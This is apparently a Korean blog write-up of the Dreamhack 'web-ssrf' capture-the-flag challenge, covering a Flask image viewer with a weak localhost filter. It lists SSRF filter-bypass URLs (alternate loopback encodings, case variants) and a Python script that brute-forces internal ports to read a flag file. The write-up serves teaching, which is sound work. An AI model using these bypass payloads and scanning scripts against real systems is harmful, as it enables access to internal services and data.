web-ssrf
flask로 작성된 image viewer 서비스 입니다. SSRF 취약점을 이용해 플래그를 획득하세요. 플래그는 /app/flag.txt에 있습니다. Reference Exercise: SSRF
dreamhack.io
code
#!/usr/bin/python3
from flask import (
    Flask,
    request,
    render_template
)
import http.server
import threading
import requests
import os, random, base64
from urllib.parse import urlparse

app = Flask(__name__)
app.secret_key = os.urandom(32)

try:
    FLAG = open("./flag.txt", "r").read()  # Flag is here!!
except:
    FLAG = "[**FLAG**]"


@app.route("/")
def index():
    return render_template("index.html")


@app.route("/img_viewer", methods=["GET", "POST"])
def img_viewer():
    if request.method == "GET":
        return render_template("img_viewer.html")
    elif request.method == "POST":
        url = request.form.get("url", "")
        urlp = urlparse(url)
        if url[0] == "/":
            url = "http://localhost:8000" + url
        elif ("localhost" in urlp.netloc) or ("127.0.0.1" in urlp.netloc):
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
            return render_template("img_viewer.html", img=img)
        try:
            data = requests.get(url, timeout=3).content
            img = base64.b64encode(data).decode("utf8")
        except:
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
        return render_template("img_viewer.html", img=img)


local_host = "127.0.0.1"
local_port = random.randint(1500, 1800)
local_server = http.server.HTTPServer(
    (local_host, local_port), http.server.SimpleHTTPRequestHandler
)


def run_local_server():
    local_server.serve_forever()


threading._start_new_thread(run_local_server, ())

app.run(host="0.0.0.0", port=8000, threaded=True)
코드 해석
엔드포인트 : /img_viewer
@app.route("/img_viewer", methods=["GET", "POST"])
def img_viewer():
    if request.method == "GET":
        return render_template("img_viewer.html")
    elif request.method == "POST":
        url = request.form.get("url", "")
        urlp = urlparse(url)
        if url[0] == "/":
            url = "http://localhost:8000" + url
        elif ("localhost" in urlp.netloc) or ("127.0.0.1" in urlp.netloc):
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
            return render_template("img_viewer.html", img=img)
        try:
            data = requests.get(url, timeout=3).content
            img = base64.b64encode(data).decode("utf8")
        except:
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
        return render_template("img_viewer.html", img=img)
img_viewer : GET과 POST의 요청을 처리한다.
- GET : img_viewer.html을 렌더링한다.
- POST : 이용자가 입력한 url에 HTTP 요청을 전송, 응답을 img_viewer.html의 인자로 하여 렌더링한다.
기능 : run_local_server
파이썬의 기본 모듈인 http를 이용하여 127.0.0.1의 임의 포트에 HTTP 서버를 실행한다.
http.server.HTTPServer 의 두 번째 인자로 http.server.SimpleHttpRequestHandler 를 전달하여 현재 디렉토리를 기준으로 URL이 가리키는 리소스를 반환하는 웹 서버가 생성된다.
local_host = "127.0.0.1"
local_port = random.randint(1500, 1800)
local_server = http.server.HTTPServer(
    (local_host, local_port), http.server.SimpleHTTPRequestHandler # 리소스를 반환하는 웹 서버
)
def run_local_server():
    local_server.serve_forever()


threading._start_new_thread(run_local_server, ()) # 다른 쓰레드로 `local_server`를 실행합니다.
run_local_server 함수로 호스트가 127.0.0.1 이므로 외부에서 이 서버에 직접 접근하는 것은 불가능하다.
취약점 분석
@app.route("/img_viewer", methods=["GET", "POST"])
def img_viewer():
    if request.method == "GET":
        return render_template("img_viewer.html")
    elif request.method == "POST":
        url = request.form.get("url", "")
        urlp = urlparse(url)
        if url[0] == "/":
            url = "http://localhost:8000" + url
        elif ("localhost" in urlp.netloc) or ("127.0.0.1" in urlp.netloc):
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
            return render_template("img_viewer.html", img=img)
        try:
            data = requests.get(url, timeout=3).content
            img = base64.b64encode(data).decode("utf8")
        except:
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
        return render_template("img_viewer.html", img=img)
img_viewer 함수이다.
- 이용자가 POST로 전달한 url에 HTTP 요청 전송, 응답을 반환한다.
- 서버 주소에 "127.0.0.1", "localhost" 가 포함된 URL로의 접근을 제한하여 우회 시 SSRF를 통해 내부 HTTP 서버에 접근 가능하다.

home, about, contact 페이지 모두 위 사진과 동일하다.

Image Viewer을 클릭해보자.

view 클릭했을 때의 페이지 모습이다.


/app/flag.txt를 입력해봤지만 이미지가 아닌 깨진 이미지 파일로 출력되는것을 볼 수 있다.

data:image/png;base64, PCFkb2N0eXBlIGh0bWw+CjxodG1sIGxhbmc9ZW4+Cjx0aXRsZT40MDQgTm90IEZvdW5kPC90aXRsZT4KPGgxPk5vdCBGb3VuZDwvaDE+CjxwPlRoZSByZXF1ZXN0ZWQgVVJMIHdhcyBub3QgZm91bmQgb24gdGhlIHNlcnZlci4gSWYgeW91IGVudGVyZWQgdGhlIFVSTCBtYW51YWxseSBwbGVhc2UgY2hlY2sgeW91ciBzcGVsbGluZyBhbmQgdHJ5IGFnYWluLjwvcD4K깨진 사진의 해당 코드를 디코딩해보자.
익스플로잇

코드를 디코딩 한 결과 localhost의 접근이 404로 막혀있는 상태를 확인했다.
elif ("localhost" in urlp.netloc) or ("127.0.0.1" in urlp.netloc):
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
            return render_template("img_viewer.html", img=img)
localhost를 이용한 위조 요청 필터링 확인 가능한 코드이다.
우회 가능 링크
- http://vcap.me:8000/
- vcap.me 는 특수한 도메인, 기본적으로 127.0.0.1로 해석된다.
- 코드에서 "localhost" 나 "127.0.0.1" 문자열이 포함되는지만 확인 -> vcap.me 탐지되지 않고 우회 가능하다.
- http://0x7f.0x00.0x00.0x01:8000/
- 16진수 표기법 사용한 IP주소, 실제 값은 127.0.0.1 과 일치한다.
- 코드에서 단순 문자열 비교만 수행 -> "127.0.0.1" 과 정확히 일치되지 않아 탐지되지 않는다.
- http://0x7f000001:8000/
- 16진수 표기법 사용, 127.0.0.1 을 한 개의 16진수로 표현한 값이다.
- 코드에서 16진수 변환을 고려하지 않기 때문에 탐지되지 않는다.
- http://2130706433:8000/
- 127.0.0.1 을 10진수로 변환한 값이다.
- 127.0.0.1 → ( 127 * 256^3 ) + ( 0 * 256^2 ) + ( 0 * 256^1 ) + ( 1 * 256^0 ) = 21307006433
- http://Localhost:8000/
- localhost는 대소문자를 구분하지 않지만, 코드에서는 "localhost" 라는 소문자 문자열만을 검사한다.
- 즉, "Localhost" 와 같은 대문자가 포함된 변형은 탐지되지 않아 우회가 가능하다.
- http://127.0.0.255:8000/
- 127.0.0.255 도 127.0.0.1 과 마찬가지로 127.0.0.0/8 대역에 속하는 루프백(Loopback) 주소이다.
- 코드에서는 "127.0.0.1" 문자열과 정확히 일치하는지 확인 -> 127.0.0.255 같은 루프백 주소는 탐지되지 않고 우회 가능하다.
Localhost를 이용해서 문제를 풀어보도록 하겠다.
local_host = "127.0.0.1"
local_port = random.randint(1500, 1800)
local_server = http.server.HTTPServer(
    (local_host, local_port), http.server.SimpleHTTPRequestHandler
)- 1500 ~ 1800 사이에 로컬 포트를 할당해준다.
무차별 대입으로 문제를 해결해보자.
무차별 대입 코드
import requests

no = 'iVBORw0KGg'
for port in range(1500, 1801):
    url = 'http://host1.dreamhack.games:22757/img_viewer'
    image_url= 'http://Localhost:'+str(port)+'/flag.txt'
    data = { "url" : image_url }
    response = requests.post(url, data).text
    if no in response:
        print(str(port))
    else:
        print(str(port), 'find')
        break
무차별 대입 코드 해석
no = 'iVBORw0KGg'
열려있지 않은 포트로 /app/flag.txt 로 접근했을 때의 화면이다.
F12에서 이 화면의 source 를 찾아보니 iVBORw0KGg 인것을 확인할 수 있다.
위의 사진과 같은 Not Found X 응답이 나온다면 닫혀 있는 포트에 접속 시도를 했다는 것이다.
for port in range(1500, 1801):1500 ~ 1800까지 무차별 대입을 진행해준다.
url = 'http://host1.dreamhack.games:22757/img_viewer'
    image_url= 'http://Localhost:'+str(port)+'/flag.txt'
    data = { "url" : image_url }
localhost+port 가 아닌 Localhost+port로 필터링 우회를 진행한다.
response = requests.post(url, data).text
    if no in response:
        print(str(port))
    else:
        print(str(port), 'find')
break- 닫혀 있는 포트인지 열려 있는 포트인지 판별해준다.
- 열려 있는 포트를 찾았다면 포트 번호와 find를 출력하면서 반복문 break를 띄워준다.

1599 포트에서 find가 출력되고 break 되었다.
-> 1599 포트로 접속을 시도한다.


입력 결과 Not Found X 이미지와는 다른 source 값이 확인되었다.
위의 source 값을 다시 디코딩해보자.
플래그 획득

정상적으로 플래그를 획득할 수 있다.
'Webhacking > Dreamhack' 카테고리의 다른 글
| [Dreamhack] blind-command (0) | 2025.03.22 |
|---|---|
| [Dreamhack] Carve Party (0) | 2025.03.16 |
| [Dreamhack] file-download-1 (0) | 2025.03.16 |
| [Dreamhack] image-storage (0) | 2025.03.16 |
| [Dreamhack] command-injection-1 (0) | 2025.03.16 |